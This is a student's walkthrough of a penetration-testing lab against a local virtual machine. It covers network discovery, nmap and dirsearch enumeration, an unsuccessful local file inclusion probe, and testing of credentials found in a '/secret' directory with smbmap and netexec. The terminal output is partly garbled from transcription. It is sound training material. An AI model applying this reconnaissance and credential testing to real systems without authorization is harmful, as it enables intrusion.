

LAB WALKTHROUGH

After running the ova machine, I executed the ifconfig command to identify my network interfaces and confirm my IP address.

```
Session Actions Edit View Help
(devapiy10@kali) (~/.Documents/Exam)
$ ifconfig
br-c316776ae3: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    ether d2:89:a4:af:5a:c6 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether aa:d9:c3:85:9d:txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe98:19c3 prefixlen 64 scopeid 0<20<link>
    ether 86:00:27:00:19:c3 txqueuelen 1000 (Ethernet)
    RX packets 61324 bytes 78212367 (66.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18942 bytes 78695222 (7.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<1<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 752 bytes 45120 (44.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 752 bytes 45120 (44.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(devapiy10@kali) (~/.Documents/Exam)
```

I performed an ARP scan to discover live hosts on the network. Identified 10.0.2.147 as the target machine during network discovery.

```
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240



| IP         | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|------------|-------------------|-------|-----|------------------------|
| 10.0.2.1   | 52:54:00:12:35:00 | 1     | 68  | Unknown vendor         |
| 10.0.2.2   | 52:54:00:12:35:00 | 1     | 68  | Unknown vendor         |
| 10.0.2.2   | 08:00:27:00:19:c3 | 1     | 68  | PCS Systemtechnik GmbH |
| 10.0.2.147 | 08:00:27:bd:25:86 | 1     | 68  | PCS Systemtechnik GmbH |


```

Initiated Nmap Scan to find open ports, services, and possible vulnerabilities.

```
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240



| IP         | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|------------|-------------------|-------|-----|------------------------|
| 10.0.2.1   | 52:54:00:12:35:00 | 1     | 68  | Unknown vendor         |
| 10.0.2.2   | 52:54:00:12:35:00 | 1     | 68  | Unknown vendor         |
| 10.0.2.2   | 08:00:27:00:19:c3 | 1     | 68  | PCS Systemtechnik GmbH |
| 10.0.2.147 | 08:00:27:bd:25:86 | 1     | 68  | PCS Systemtechnik GmbH |



(devapiy10@kali) (~/.Documents/Exam)
$ sudo nmap -sV 10.0.2.147
Host discovery disabled (-n). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-02 11:21 +0530
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
Initiating ARP Ping Scan at 11:21
Scanning 10.0.2.147 [1 port]
Completed ARP Ping Scan at 11:21, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:21
Completed Parallel DNS resolution of 1 host. at 11:21, 0.50s elapsed
Initiating SYN Stealth Scan at 11:21
Scanning 10.0.2.147 [1000 ports]
Discovered open port 80/tcp on 10.0.2.147
Discovered open port 22/tcp on 10.0.2.147
Completed SYN Stealth Scan at 11:21, 0.32s elapsed (1000 total ports)
Initiating Service scan at 11:21
Scanning 1 services on 10.0.2.147
```

Completed Nmap scan and analyzed open ports and services.

22/tcp → SSH (OpenSSH 7.9p1 Debian)

80/tcp → HTTP (Apache web server)

```
Session Actions Edit View Help
Scanning 2 services on 10.0.2.147
Completed Service scan at 11:21: 11.22s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.0.2.147
NSE: Script scanning 10.0.2.147.
Initiating NSE at 11:21
Completed NSE at 11:21, 1.00s elapsed
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
Nmap scan report for 10.0.2.147
Host is up (0.002s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 83:ed:a1:91:b1:f5:96:d3:19:c7:59:18:f7:f6:4b:5e (RSA)
|_ 256 52:a5:79:33:a4:2f:bacc:3b:3b:42:0d:25:a3:9a:60 (ECDSA)
|_ 256 ec:1f:d4:79:9f:a5:aec:ca:93:f4:a8:6b:fd:61:44:45 (ED25519)
80/tcp open  http      Apache/2.4.18
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-robots.txt: 3 disallowed entries
|_ /wp-admin/ /wp-login.php /?include=info
MAC Address: 08:00:27:BD:25:86 (Oracle VM VirtualBox virtual NIC)
Device type: general purpose router
Running: Linux 4.15.4, Mikrotik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenNet 21.02 (Linux 5.4), Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 36.822 days (since Thu Mar 26 15:37:47 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT ADDRESS
1 2.41 ms 10.0.2.147

NSE: Script Post-scanning.
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
Initiating NSE at 11:21
Completed NSE at 11:21, 0.00s elapsed
Initiating NSE at 11:21
Completed NSE at 11:21, 0.01s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.12 seconds
Raw packets sent: 1023 (45.066KB) | Rcvd: 1015 (41.286KB)
```

Accessed the target web server via browser.



And during nmap scan found out there is file name robots.txt. Analysed it and found this. But its disallowed.



Attempted directory and subdomain enumeration using gobuster , ffuf , enum4linux tools



Nothing found in ffuf or enum4linux

```
Session Actions Edit View Help
devapriya10@kali: ~/Documents/Exam  devapriya10@kali: ~/Documents/Exam

:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [1/1] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:10] :: Errors: 0 ::

(devapriya10@kali)~:~/Documents/Exam
$ enum4linux 10.0.2.147
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat May  2 11:29:50 2026

( Target Information )
-----
Target ..... 10.0.2.147
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 10.0.2.147 )
-----
[E] Can't find workgroup/domain

( Nbtstat Information for 10.0.2.147 )
-----
Looking up status of 10.0.2.147
No reply from 10.0.2.147

( Session Check on 10.0.2.147 )
-----
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

(devapriya10@kali)~:~/Documents/Exam
$
```

So tried dirsearch and found many hidden directories

```
devapriya10@kali: ~/Documents/Exam  devapriya10@kali: ~/Documents/Exam

(devapriya10@kali)~:~/Documents/Exam
$ dirsearch -u http://10.0.2.147/ -usr/share/seclists/Discovery/Web-Content/common.txt -e php,txt,html,zip,png
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3


Extensions: php, txt, html, zip, png | HTTP method: GET | Threads: 25 | Wordlist size: 11452
Output File: /home/devapriya10/Documents/Exam/reports/http_10.0.2.147/_26-05-02_11-31-05.txt
Target: http://10.0.2.147/

[11:31:05] Starting:
[11:31:14] 403 - 199B - /.ht_wsr.txt
[11:31:14] 403 - 199B - /.htaccess.bak1
[11:31:14] 403 - 199B - /.htaccess.save
[11:31:14] 403 - 199B - /.htaccess.orig
[11:31:14] 403 - 199B - /.htaccess.sample
[11:31:14] 403 - 199B - /.htaccess_extra
[11:31:14] 403 - 199B - /.htaccess_orig
[11:31:14] 403 - 199B - /.htaccessOLD
[11:31:14] 403 - 199B - /.htaccessOLD2
[11:31:14] 403 - 199B - /.htaccess_sc
[11:31:14] 403 - 199B - /.htm
[11:31:14] 403 - 199B - /.html
[11:31:14] 403 - 199B - /.htpasswd_test
[11:31:14] 403 - 199B - /.htpasswd
[11:31:14] 403 - 199B - /.http-auth
[11:31:15] 403 - 199B - /.php
[11:31:16] 403 - 199B - /.htaccessBAK
[11:31:37] 200 - 7KB - /license.txt
[11:31:37] 200 - 45KB - /log.php
[11:31:44] 200 - 3KB - /readme.html
[11:31:44] 200 - 83B - /robots.txt
[11:31:45] 200 - 445B - /secret/
[11:31:45] 301 - 233B - /secret -> http://10.0.2.147/secret/
[11:31:46] 403 - 199B - /server-status
[11:31:46] 403 - 199B - /server-status/
```


```
Session Actions Edit View Help
devapriya10@kali: ~/Documents/Exam
[11:31:14] 403 - 199B - /.htaccess.orig
[11:31:14] 403 - 199B - /.htaccess.sample
[11:31:14] 403 - 199B - /.htaccess_extra
[11:31:14] 403 - 199B - /.htaccess.orig
[11:31:14] 403 - 199B - /.htaccessOLD
[11:31:14] 403 - 199B - /.htaccessOLD2
[11:31:14] 403 - 199B - /.htaccess_sc
[11:31:14] 403 - 199B - /.htm
[11:31:14] 403 - 199B - /.html
[11:31:14] 403 - 199B - /.htpasswd_test
[11:31:14] 403 - 199B - /.htpasswd
[11:31:14] 403 - 199B - /.http-oauth
[11:31:15] 403 - 199B - /.php
[11:31:16] 403 - 199B - /.htaccessBAK
[11:31:37] 200 - 74B - /license.txt
[11:31:37] 200 - 45KB - /log.php
[11:31:44] 200 - 3KB - /readme.html
[11:31:44] 200 - 83B - /robots.txt
[11:31:45] 200 - 445B - /secret/
[11:31:45] 301 - 233B - /secret/ → http://10.0.2.147/secret/
[11:31:46] 403 - 199B - /server-status
[11:31:46] 403 - 199B - /server-status/
[11:31:53] 301 - 235B - /wp-admin/ → http://10.0.2.147/wp-admin/
[11:31:54] 200 - 0B - /wp-content/
[11:31:54] 301 - 237B - /wp-content/ → http://10.0.2.147/wp-content/
[11:31:54] 403 - 199B - /wp-content/plugins/akismet/akismet.php
[11:31:54] 403 - 199B - /wp-content/plugins/akismet/admin.php
[11:31:54] 200 - 0B - /wp-content/plugins/hello.php
[11:31:54] 200 - 359B - /wp-content/upgrade/
[11:31:54] 200 - 399B - /wp-content/uploads/
[11:31:54] 301 - 238B - /wp-includes/ → http://10.0.2.147/wp-includes/
[11:31:54] 403 - 0B - /wp-includes/rss-functions.php
[11:31:54] 403 - 348B - /wp-admin/setup-config.php
[11:31:54] 200 - 559B - /wp-admin/install.php
[11:31:54] 200 - 4KB - /wp-includes/

Task Completed
devapriya10@kali: [~/Documents/Exam]
$
```


I accessed the following URL <http://10.0.2.147/?include=info> , To test for **Local File Inclusion (LFI)** vulnerability via the include parameter.




But Nothing interesting was found. Tried to navigate from here, But it didn't get through.




During dirsearch I found something interesting , a directory named secret . Tried to enter it through URL . and found 3 files.




Inside the first file Arizona , was a breakthrough , and API Key was found.




But inside nucleus it was an empty folder , so moved to next file wrap, something interesting also caught there, at the end there was a username and password written. Second breakthrough



Also tried the next directory /log.php , It was a large file , in the first line it returned /var/www/html/access.log . Something caught my eye and thought it maybe an LFI .



So I tried the basic LFI attacks , But it was no use.



After some LFI attacks tried something else, Since I had got the username and password , I went for smbmap with the credentials. But it was also of no use.

```
devapriya10@kali: ~/Documents/Exam | devapriya10@kali: ~/Documents/Exam | devapriya10@kali: ~/Documents/Exam
devapriya10@kali:~/Documents/Exam
$ smbmap -u john -p Password123 -H 10.0.2.147


SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 0 hosts serving SMB
[*] Closed 0 connections

devapriya10@kali:~/Documents/Exam
$ netexec smb 10.0.2.147 -u john -p Password123
[*] Adding missing option 'check_guest_account' in config section 'nxc' to nxc.conf
[*] Adding missing section 'BloodHound-CE' to nxc.conf
[*] Adding missing option 'bhce_enabled' in config section 'BloodHound-CE' to nxc.conf
[-] Schema mismatch detected for table 'shares' in protocol 'SMB'
[-] This is probably because a newer version of nxc is being run on an old DB schema.
[-] Optionally save the old DB data ('cp /home/devapriya10/.nxc/workspaces/default/smb.db ~/nxc_smb.bak')
[-] Then remove the SMB DB ('rm -f /home/devapriya10/.nxc/workspaces/default/smb.db') and run nxc to initialize the new DB


devapriya10@kali:~/Documents/Exam
$ clear
```


Again went for directory listing from the dirsearch , But getting inside each folder was a dead end .




Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2020-01-12 05:00	-	
IXR/	2020-01-12 05:00	-	
Requests/	2020-01-12 05:00	-	
SimplePie/	2020-01-12 05:00	-	
Text/	2020-01-12 05:00	-	
admin-bar.php	2019-09-18 09:50	30K	
atomlib.php	2019-09-02 19:41	12K	
author-template.php	2019-09-25 08:47	17K	
blocks.php	2019-12-12 12:14	18K	
